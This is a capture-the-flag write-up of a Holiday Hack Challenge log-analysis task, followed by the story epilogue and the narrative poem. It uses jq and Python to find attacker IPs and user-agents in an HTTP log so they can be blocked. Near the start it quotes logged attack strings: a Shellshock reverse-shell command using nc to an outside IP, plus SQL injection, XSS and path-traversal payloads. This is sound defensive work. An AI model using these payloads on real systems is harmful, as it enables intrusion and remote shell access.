Taking Wunorse's hint into consideration, we should be looking for patterns in the logs that look like exploits of SQLi, LFI, XSS and shellcode.

Generally the jq statement for these searches have a similar pattern. Let's say we want to look for the string `/etc/passwd` in the uri attribute. The jq command to find the IP-addresses having this pattern looks like this:

```
jq '.[] | select (.uri | contains("/etc/passwd")) | ."id.orig_h"' http.log
```

I ended up finding the following patterns:

Shellcode

'`:;`' - example: `() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'`

Found in the 'user_agent' attribute. We can obtain the IP addresses with the following jq command:

```
jq '.[] | select (.user_agent | contains(":;")) | ."id.orig_h"' http.log
```

6 unique IP addresses matched the shellcode pattern.

SQL injection

'`'`' - example: `1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1`

Found in the attributes 'user_agent', 'uri' and 'username'. We can obtain the IP addresses with the following jq commands:

```
jq ".[] | select (.user_agent | contains(\"'\")) | .\"id.orig_h\"" http.log
jq ".[] | select (.uri | contains(\"'\")) | .\"id.orig_h\"" http.log
jq ".[] | select (.username | contains(\"'\")) | .\"id.orig_h\"" http.log
```

36 unique ip addresses matched the SQLi pattern.

Cross-site scripting

'`<`' - example: `/api/weather?station_id=<script>alert(1)</script>.html`

Found in the attributes 'uri' and 'host'. We can obtain the IP addresses with the following jq commands:

```
jq '.[] | select (.uri | contains("<")) | ."id.orig_h"' http.log
jq '.[] | select (.host | contains("<")) | ."id.orig_h"' http.log
```

16 unique IP addresses matched the XSS pattern.

Local File Inclusion

'`../`' - example: `/api/login?id=/../../../../../../../../../../etc/passwd`

'`/etc/passwd`' - example: /api/weather?station_id=;cat /etc/passwd

Found in the 'uri' attribute. We can obtain the IP addresses with the following jq commands:

```
jq '.[] | select (.uri | contains("../")) | ."id.orig_h"' http.log
jq '.[] | select (.uri | contains("/etc/passwd")) | ."id.orig_h"' http.log
```

11 unique ip addresses matched the LFI pattern.

This results in the following 62 unique bad IP addresses. Note that some IP addresses were matched for multiple categories, which is why these individual category numbers add up to more than 62.

```
0.216.249.31
```

```
10.155.246.29
102.143.16.184
106.132.195.153
106.93.213.219
111.81.145.191
116.116.98.205
118.196.230.170
121.7.186.163
123.127.233.97
129.121.121.48
13.39.153.254
131.186.145.73
135.203.243.43
135.32.99.116
150.45.133.97
150.50.77.238
168.66.108.62
173.37.160.150
186.28.46.179
187.178.169.123
19.235.69.221
190.245.228.38
2.230.60.70
2.240.116.254
200.75.228.240
220.132.33.81
223.149.180.133
225.191.220.138
227.110.45.126
229.133.163.235
229.229.189.246
23.49.177.78
230.246.50.221
238.143.78.114
249.34.9.16
253.182.102.55
254.140.181.172
27.88.56.114
28.169.41.122
31.254.228.4
33.132.98.193
34.129.179.28
42.103.246.250
42.191.112.181
44.74.106.131
45.239.232.245
48.66.193.176
49.161.8.58
56.5.47.137
61.110.82.125
65.153.114.120
68.115.251.76
```

```
69.221.145.150
75.73.228.192
80.244.147.207
81.14.204.154
83.0.8.119
84.147.231.129
84.185.44.166
9.206.212.33
95.166.116.45
```

Pivoting an unusual attribute

We found a list of 62 bad IP addresses; not enough to reach the 100 required addresses. Now we would like to know whether the attackers behind these addresses used any other IP addresses to perform their malicious activities.

An attribute of an HTTP connection that would potentially be the same for one single attacker across different IP addresses is `user_agent`. The attacker might be using the same browser or tool when he switches IP addresses.

If we would collect all values for the `user_agent` attribute of each of the 62 IP addresses and collect all IP addresses that are using these `user_agent` values, we could potentially find all IP addresses used by all malicious actors.

I used a Python program to do this.

Script all the things!

The entire code of this Python program can be found on my GitHub repository. In this code I also programmed the analysis of the log file to find the bad IP addresses described above, without the use of jq, for fun.

Method: get_bad_pivot_elements()

This method takes the log file and the list of bad IP-addresses. It then retrieves all values of the 'user_agent' attribute used by these IP addresses. It can be expected that some user_agent values are common and not malicious (the attacker may be using a hacking tool one minute and for another connection switch to a normal browser used by the good elves as well). We need to be able to filter these false positives out.

This is why the `get_bad_pivot_elements()`-method counts the occurrences of each user_agent-value in the log and outputs these to a file. This file can be edited to remove the false positives for the next stage. We expect the user_agents with a significantly higher count to be false positives since the chance is high they are used by good elves too.

```
1    def get_bad_pivot_elements(log_file, ip_addresses, output_filename):
2        with open(log_file, 'r') as input_file:
3            data = json.load(input_file)
4
5        bad_elements = []
```

```
6         occurrences = []
7
8         # Get the user agents used by each of the bad ip addresses
9         for element in data:
10            if element['id.orig_h'] in ip_addresses:
11                bad_elements.append(element['user_agent'])
12
13        # Count the occurrences of each of the user agents
14        for element in data:
15            if element['user_agent'] in bad_elements:
16                occurrences.append(element[pivot_element])
17
18        print(f'Number of occurrences for each user_agent:')
19        pivot_values = Counter(occurrences).most_common()
20        with open(output_filename, 'w') as output_file:
21            for value in pivot_values:
22                print(f'{value[1]}: {value[0]}')
23                output_file.write(f'{value[0]}\n')
```

- Lines 9-11 get the user_agent value for each bad IP address and stores it in the `bad_element` array.
- Lines 14-16 check each log entry to see if its user_agent is one used by an attacker. If so, add it to a list. We do this so we can count the number of times a user_agent occurs in the entire log.
- Lines 19-23 count the occurrences of all found user_agents in the log and outputs that to console and an output file. The format of the output is `<count>: <user_agent>`

The next step is to go through the list of all user_agent values and filter out the false positives. Since we sorted this list by occurrence count, it is easy to see a pattern:

```
17: Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty)
Firefox/3.0.5
11: Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like
Gecko) Version/3.1.2 Safari/525.22
11: Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15
10: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8
(Debian-2.0.0.8-1)
5: Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
3: 1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '
2: HttpBrowser/1.0
2: Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
2: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
2: Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
2: Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
... snip ...
```

The first 4 values in this list occur much more often in the log file than the ones below that. We

can assume these are common user_agents also used by the good elves, so we consider these entries as false positives. Remove the first 4 lines from the file.

Now we can use this file as input to get all IP addresses having a bad user_agent.

Method: get_malicious_ips()

This method takes the log file and the file with the values of the bad user_agents and uses this input to get all IP addresses using a bad user_agent. The resulting list are the IP addresses that should be black-listed in the Sleigh Route Finder's Firewall:

```
1    def get_malicious_ips(log_file, bad_ua_filename):
2        with open(log_file, 'r') as input_file:
3            data = json.load(input_file)
4
5        with open(bad_ua_filename, 'r') as bad_ua_file:
6            user_agents = [ua.strip() for ua in bad_ua_file.readlines()]
7
8        malicious_ips = []
9        for element in data:
10           if element['user_agent'] in user_agents:
11               malicious_ips.append(element['id.orig_h'])
12
13       # Print the list comma separated for easy copy-paste into the firewall rules
14       print('The malicious ip addresses:')
15       print(','.join(malicious_ips))
```

- Lines 2-6 read the input from the provides files
- Lines 9-11 find the IP addresses that have a user_agent matching one in the list of bad user_agents.
- Line 15 produces a comma-separated list of the found IP addresses

The output produces a comma-separated list of 94 IP addresses. After copy-pasting this list to the firewall rules and configuring it to 'DENY' these addresses, we get the following result:

FIGURE 52: OBJECTIVE 12 COMPLETED!

The route calculation was successful and we get the code `0807198508261964`. We've saved Christmas!

Objective 12 Answer: 0807198508261964

Epilogue

After completing objective 12 the Bell Tower Access door opens. We walk outside, climb the ladder and end up in the Bell Tower:

FIGURE 53: THE BELL TOWER

In the Bell Tower we see Santa, Krampus and the Tooth Fairy.

Santa has the following dialogue:

- ⇒ *You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!*
- ⇒ *Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!*
- ⇒ *Ho Ho Ho!*
- ⇒ *The more I laugh, the more I fill with glee.*
- ⇒ *And the more the glee,*
- ⇒ *The more I'm a merrier me!*
- ⇒ *Merry Christmas and Happy Holidays.*

Krampus will have some explaining to do:

- ⇒ *Congratulations on a job well done!*
- ⇒ *Oh, by the way, I won the Frido Sleigh contest.*
- ⇒ *I got 31.8% of the prizes, though I'll have to figure that out.*

The Tooth Fairy would not look bad as the villain in a Scooby Doo episode:

- ⇒ *You foiled my dastardly plan! I'm ruined!*
- ⇒ *And I would have gotten away with it too, if it weren't for you meddling kids!*

Looking around in the Bell Tower, we discover a small letter on the floor in the corner just behind Krampus. Opening the letter 'LetterOfWintryMagic.pdf' with the title 'CliffHanger', it draws a shape of things to come:





FIGURE 54: LETTER OF WINTRY MAGIC

I expect we'll hear more of the Jack Frost figure in a future edition of the Holiday Hack Challenge and so 'The end becomes the beginning':




Closing comments

I absolutely loved the Holiday Hack Challenge and had a blast working on the objectives. Big thanks and kudo's to Ed Skoudis and his team for organizing and creating this year's edition. The humor, love, story, design, care and detail that were put in the environment and challenges are legendary.

List of Figures

Appendix A – ElfU Map



Appendix B – Full narrative

After all objectives are finished, the full narrative is revealed:

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow
Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear
Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.
Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.
Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...
Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!
To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?
Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend
And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!
This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...